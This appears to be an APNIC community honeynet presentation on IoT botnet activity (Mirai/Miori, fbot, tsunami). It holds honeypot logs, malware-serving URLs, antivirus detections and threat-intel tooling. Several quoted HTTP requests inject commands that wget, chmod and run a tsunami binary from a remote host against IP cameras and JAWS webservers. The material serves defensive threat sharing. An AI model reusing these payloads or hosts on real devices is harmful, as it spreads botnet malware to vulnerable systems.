  "session": "0b669705c207",
  "dst_port": 23,
  "sensor": "mn-gemnet-cowrie-001"
}
```

First Two Successful Logins – Mirai/Miori

```
{  
  "eventid": "cowrie.login.success",  
  "username": "root",  
  "timestamp": "2018-10-  
07T19:31:50.568233Z",  
  "message": "login attempt  
[root/taZz@23495859] succeeded",  
  "src_ip": "123.b.c.12",  
  "session": "fd7977b0b54a",  
  "password": "taZz@23495859",  
  "sensor": "mn-gemnet-cowrie-001"  
}
```

```
{  
  "eventid": "cowrie.login.success",  
  "username": "root",  
  "timestamp": "2018-10-  
07T19:31:59.378766Z",  
  "message": "login attempt  
[root/taZz@23495859] succeeded",  
  "src_ip": "80.x.y.62",  
  "session": "fdcd399b1282",  
  "password": "taZz@23495859",  
  "sensor": "mn-gemnet-cowrie-001"  
}
```

1. <https://www.bankinfosecurity.com/botnets-keep-brute-forcing-internet-things-devices-a-11637>
2. <https://blog.trendmicro.com/trendlabs-security-intelligence/with-mirai-comes-miori-iot-botnet-delivered-via-thinkphp-remote-code-execution-exploit/>






Recent Observation on TW

Last 7 Days

- Multiple IP addresses bruteforce honeypots & download binary from the same source
- Questions:
 - Binary?
 - Attacking / Compromised hosts – what are they?
 - Host serving the malware?
 - What should we do?




All IPs associated with the URL

"http://51.91.68.117/fbot.x86_64", "220.133.117.127", 2
"http://51.91.68.117/fbot.x86_64", "1.160.21.205", 1
"http://51.91.68.117/fbot.x86_64", "1.172.245.97", 1
"http://51.91.68.117/fbot.x86_64", "1.175.157.205", 1
"http://51.91.68.117/fbot.x86_64", "111.246.16.36", 1
"http://51.91.68.117/fbot.x86_64", "114.33.198.132", 1
"http://51.91.68.117/fbot.x86_64", "114.33.24.63", 1
"http://51.91.68.117/fbot.x86_64", "114.38.43.250", 1
"http://51.91.68.117/fbot.x86_64", "114.41.30.15", 1
"http://51.91.68.117/fbot.x86_64", "118.166.118.19", 1
"http://51.91.68.117/fbot.x86_64", "118.166.121.183", 1
"http://51.91.68.117/fbot.x86_64", "122.117.186.38", 1
"http://51.91.68.117/fbot.x86_64", "122.117.35.221", 1
"http://51.91.68.117/fbot.x86_64", "122.118.212.137", 1
"http://51.91.68.117/fbot.x86_64", "220.129.49.32", 1
"http://51.91.68.117/fbot.x86_64", "220.130.140.114", 1
"http://51.91.68.117/fbot.x86_64", "220.132.37.90", 1
"http://51.91.68.117/fbot.x86_64", "220.141.172.76", 1
"http://51.91.68.117/fbot.x86_64", "220.142.38.32", 1

"http://51.91.68.117/fbot.x86_64", "36.228.124.59", 1
"http://51.91.68.117/fbot.x86_64", "36.239.191.142", 1
"http://51.91.68.117/fbot.x86_64", "59.124.229.26", 1
"http://51.91.68.117/fbot.x86_64", "59.126.9.145", 1
"http://51.91.68.117/fbot.x86_64", "60.251.193.87", 1
"http://51.91.68.117/fbot.x86_64", "61.227.140.56", 1
"http://5.206.227.65/fbot.x86_64", "220.133.215.224", 3
"http://5.206.227.65/fbot.x86_64", "59.124.229.26", 3
"http://5.206.227.65/fbot.x86_64", "114.34.95.8", 2
"http://5.206.227.65/fbot.x86_64", "122.117.169.34", 2
"http://5.206.227.65/fbot.x86_64", "182.155.82.231", 2
"http://5.206.227.65/fbot.x86_64", "210.201.44.90", 2
"http://5.206.227.65/fbot.x86_64", "218.161.51.207", 2
"http://5.206.227.65/fbot.x86_64", "36.230.242.165", 2
"http://5.206.227.65/fbot.x86_64", "1.172.225.50", 1
"http://5.206.227.65/fbot.x86_64", "1.34.179.149", 1
"http://5.206.227.65/fbot.x86_64", "1.34.233.88", 1
"http://5.206.227.65/fbot.x86_64", "1.34.64.213", 1
"http://5.206.227.65/fbot.x86_64", "114.32.149.151", 1
"http://5.206.227.65/fbot.x86_64", "114.32.152.37", 1
"http://5.206.227.65/fbot.x86_64", "114.32.236.65", 1
"http://5.206.227.65/fbot.x86_64", "114.33.102.179", 1

fbot.x86_64



17
/ 58

17 engines detected this file


0ca40b222dcdf782f012aeff769130ac3cf791c2598d22b226ca387c5bc717d3

fbot.x86_64

64bits elf

60.55 KB
Size

2019-11-23 10:01:08 UTC
12 days ago



Community Score

DETECTION	DETAILS	COMMUNITY	4
Ad-Aware	! Gen:Variant.Trojan.Linux.Agent.1	AhnLab-V3	! Linux/Mirai.Gen44
ALYac	! Gen:Variant.Trojan.Linux.Agent.1	Arcabit	! Trojan.Trojan.Linux.Agent.1
Avast	! ELF:Mirai-AKM [Trj]	Avast-Mobile	! ELF:Mirai-AKN [Trj]
AVG	! ELF:Mirai-AKM [Trj]	BitDefender	! Gen:Variant.Trojan.Linux.Agent.1
Cyren	! ELF64/Mirai.A.gen!Camelot	Emsisoft	! Gen:Variant.Trojan.Linux.Agent.1 (B)
eScan	! Gen:Variant.Trojan.Linux.Agent.1	ESET-NOD32	! A Variant Of Linux/Mirai.ASH
FireEye	! Gen:Variant.Trojan.Linux.Agent.1	GData	! Linux.Trojan.Gafgyt.B
Ikarus	! Trojan.Linux.Gafgyt	MAX	! Malware (ai Score=99)
SentinelOne (Static ML)	! DFI - Malicious ELF	Avira (no cloud)	✓ Undetected

hxxp://5.206.227.65/fbot.x86_64

Dateadded (UTC)	URL	Status		
			2019-10-10 06:22:02	http://5.206.227.65/udhsdnjadjadnm/fbot.mipsel
2019-11-18 11:47:05	http://5.206.227.65/fbot.x86_64	Online	2019-10-10 06:21:04	http://5.206.227.65/udhsdnjadjadnm/fbot.m68k
2019-11-13 14:07:11	http://5.206.227.65/fbot.m68k	Online	2019-10-10 06:21:02	http://5.206.227.65/udhsdnjadjadnm/fbot.i686
2019-11-13 14:07:03	http://5.206.227.65/fbot.i586	Online	2019-10-10 06:20:10	http://5.206.227.65/udhsdnjadjadnm/fbot.i586
2019-11-13 14:04:02	http://5.206.227.65/fbot.x86	Online	2019-10-10 06:20:09	http://5.206.227.65/udhsdnjadjadnm/fbot.debug
2019-11-12 13:29:06	http://5.206.227.65/fbot.superh	Online	2019-10-10 06:20:07	http://5.206.227.65/udhsdnjadjadnm/fbot.arm7
2019-11-12 13:29:04	http://5.206.227.65/fbot.powerpc	Online	2019-10-10 06:20:05	http://5.206.227.65/udhsdnjadjadnm/fbot.arm6
2019-11-12 13:29:02	http://5.206.227.65/fbot.arm5	Online	2019-10-10 06:20:03	http://5.206.227.65/udhsdnjadjadnm/fbot.arm5
2019-11-12 13:27:14	http://5.206.227.65/fbot.arc	Online	2019-10-10 06:18:03	http://5.206.227.65/udhsdnjadjadnm/fbot.arm4
2019-11-10 08:17:54	http://5.206.227.65/tsunami.x86	Online	2019-10-10 06:17:02	http://5.206.227.65/udhsdnjadjadnm/fbot.arm
2019-11-10 08:17:51	http://5.206.227.65/tsunami.mpsl	Online	2019-10-07 03:25:02	http://5.206.227.65/udhsdnjadjadnm/ssh.sh
2019-11-10 08:17:48	http://5.206.227.65/tsunami.mips	Online	2019-10-05 07:49:02	http://5.206.227.65/udhsdnjadjadnm/fbot.mips
2019-11-10 08:17:44	http://5.206.227.65/tsunami.arm5	Online	2019-09-13 04:47:14	http://5.206.227.65/7fQ6zhGmfC/bot.x86
2019-11-10 08:17:42	http://5.206.227.65/tsunami.arm7	Online	2019-09-12 05:39:02	http://5.206.227.65/codingdrunk/fbot.x86_64
2019-11-10 08:17:39	http://5.206.227.65/arm5.tsunami	Online	2019-09-12 03:03:02	http://5.206.227.65/codingdrunk/fbot.mipsel
2019-11-09 21:40:02	http://5.206.227.65/tsunami.arm	Online	2019-09-12 02:58:02	http://5.206.227.65/codingdrunk/fbot.arm4
2019-11-06 22:26:05	http://5.206.227.65/arm7.tsunami	Online	2019-07-05 05:10:16	http://5.206.227.65/codingdrunk/fbot.x86
2019-11-06 22:26:03	http://5.206.227.65/arm.tsunami	Online	2019-07-05 05:10:15	http://5.206.227.65/codingdrunk/fbot.sh4
2019-11-06 13:31:06	http://5.206.227.65/fbot.sh4	Online	2019-07-05 05:10:11	http://5.206.227.65/codingdrunk/fbot.mips
2019-11-06 13:31:04	http://5.206.227.65/fbot.mpsl	Online	2019-07-05 05:10:09	http://5.206.227.65/codingdrunk/fbot.arm7
2019-11-06 13:31:02	http://5.206.227.65/fbot.mips	Online	2019-07-05 05:10:06	http://5.206.227.65/codingdrunk/fbot.arm5
2019-11-06 07:22:32	http://5.206.227.65/fbot.arm6	Online	2019-07-05 05:10:04	http://5.206.227.65/codingdrunk/fbot.arm

Not just over telnet going after web vulnerabilities

```
89.x.y.z GET /cgi-bin/p2p.cgi?cmd=`cd /tmp;wget http://5.206.227.65/tsunami.arm -O .t;chmod 777 .t;./.t
HTTP/1.1 80 Multiple Generic / OEM IP Camera RCE | IoT | - 2019-11-09T07:16:44Z
```

```
89.x.y.z GET /shell?; echo >memes || cd /var; echo >memes; cp $SHELL dongs; >dongs; chmod 777
dongs;nohup wget http://5.206.227.65/tsunami.arm;chmod 777 tsunami.arm;./tsunami.arm;rm -rf
tsunami.arm HTTP/1.1 60001 JAWS Webserver RCE | IoT | - 2019-11-09T04:12:45Z
```

```
89.x.y.z GET /shell?; echo >memes || cd /var; echo >memes; cp $SHELL dongs; >dongs; chmod 777
dongs;nohup wget http://5.206.227.65/tsunami.arm;chmod 777 tsunami.arm;./tsunami.arm;rm -rf
tsunami.arm HTTP/1.1 80 JAWS Webserver RCE | IoT | - 2019-11-09T04:11:25Z
```

```
89.x.y.z GET /shell?cd /tmp;rm -rf .t;wget http://5.206.227.65/arm7.tsunami;mv arm7.tsunami .t;chmod
777 .t;./.t;rm -rf .t HTTP/1.1 60001 JAWS Webserver RCE | IoT | - 2019-11-09T07:26:12Z
```

So What's Next?

- On going attack
- Malware is still being served
- Compromised hosts
- Coordination, advisory, remediation
- Who is going to do what?
- Sharing intelligence to the wider community *
- Learning possibilities for network engineers

APNIC Community HoneyNet Project 2020

- Keep flexibility
- More partners
- Expand playground with Supporting tools
 - MISP (Threat Intel Sharing Platform)
 - TheHive
 - Sandbox *
- Side-meetings @ APRICOT & APNIC Meeting
- Share findings with community
- Stickers?



Rejected Proposed Sticker by APNIC friends
(Klee & Anosh)

Thanks & Let's Connect!

Adli Wahid

Email: adli@apnic.net

Twitter: @adliwahid



References

1. <https://blog.apnic.net/2019/09/17/the-apnic-community-honeynet-project/>
2. <https://blog.apnic.net/2019/08/21/a-tale-of-two-honeypots-in-bhutan/>
3. The Honeynet Project <https://www.honeynet.org>
4. Community Honey Network - <https://communityhoneynetwork.readthedocs.io/>

Additional Tools

- Analysis of Observables – TheHive & Cortex
 - <https://www.thehive-project.org>
 - Manage and automates analysis observables in Honeypot Logs
 - Observables: IP address, Domains, URL, Files, Hash
 - Queries different Analyzers
- Sharing indicators/back with Community – MISP
 - <https://www.misp-project.org>

Observable List (3 of 3)

<input type="checkbox"/>	Type	Value/Filename	Date Added
<input type="checkbox"/>	file	<p>z3hir[.]x86</p> <p> malware indonesia</p> <p> VT:Scan="7/60" FileInfo:Filetype="ELF executable" OTX:Pulses="0" VT:GetReport="19/59" HybridAnalysis:Threat level="Unknown"</p> <p>Malwares:Score="21/100"</p>	04/26/19 22:33
<input type="checkbox"/>	url	<p>hxxp://[redacted]z[redacted]30/zehir/z3hir[.]x86</p> <p> malware indonesia</p> <p> VT:Scan="1/66" UnshortenLink:Result="failure" IBMXForce:Score="0" OTX:Pulses="0" VT:GetReport="2/71" urlscan.io:Search="0 result"</p> <p>MISP:Search="0 events" CCT:C2 Search="0 hits" URLhaus:Search="No results" PhishingInitiative:Status="Clean"</p>	04/26/19 22:27
<input type="checkbox"/>	ip	<p>[redacted]</p> <p> malware indonesia</p> <p> PT:SSL="False" IBMXForce:Score="1" OTX:Pulses="4" AbuseIPDB:Records ST:PassiveDNS="0 record" MISP:Search="0 events"</p> <p>MN_PDNS:Public="3" Malwares:Score="21 results" PT:PassiveDNS="15 records" URLhaus:Search="No results"</p> <p>DShield:Score="0 count(s) / 0 attack(s) / 1 threatfeed(s)" Onyphe:Subnet="subnet 43.0.0.0/8 last seen 2019-09-29"</p> <p>Onyphe:Subnet="s[redacted]st seen 2019-09-29" Shodan:Location="Indonesia" Shodan:Org="Media Antar Nusa PT."</p> <p>Shodan:ASN=[redacted]s="REGISTRANT: IIS-ID" MaxMind:Location="Japan/Asia" urlscan.io:Search="0 result"</p> <p>VT:GetReport="20 detected_url(s)" PT:OSINT="False" Firehol:Blocklists="0 hit" CCT:C2 Search="0 hits" TorProject:Node</p>	04/26/19 22:26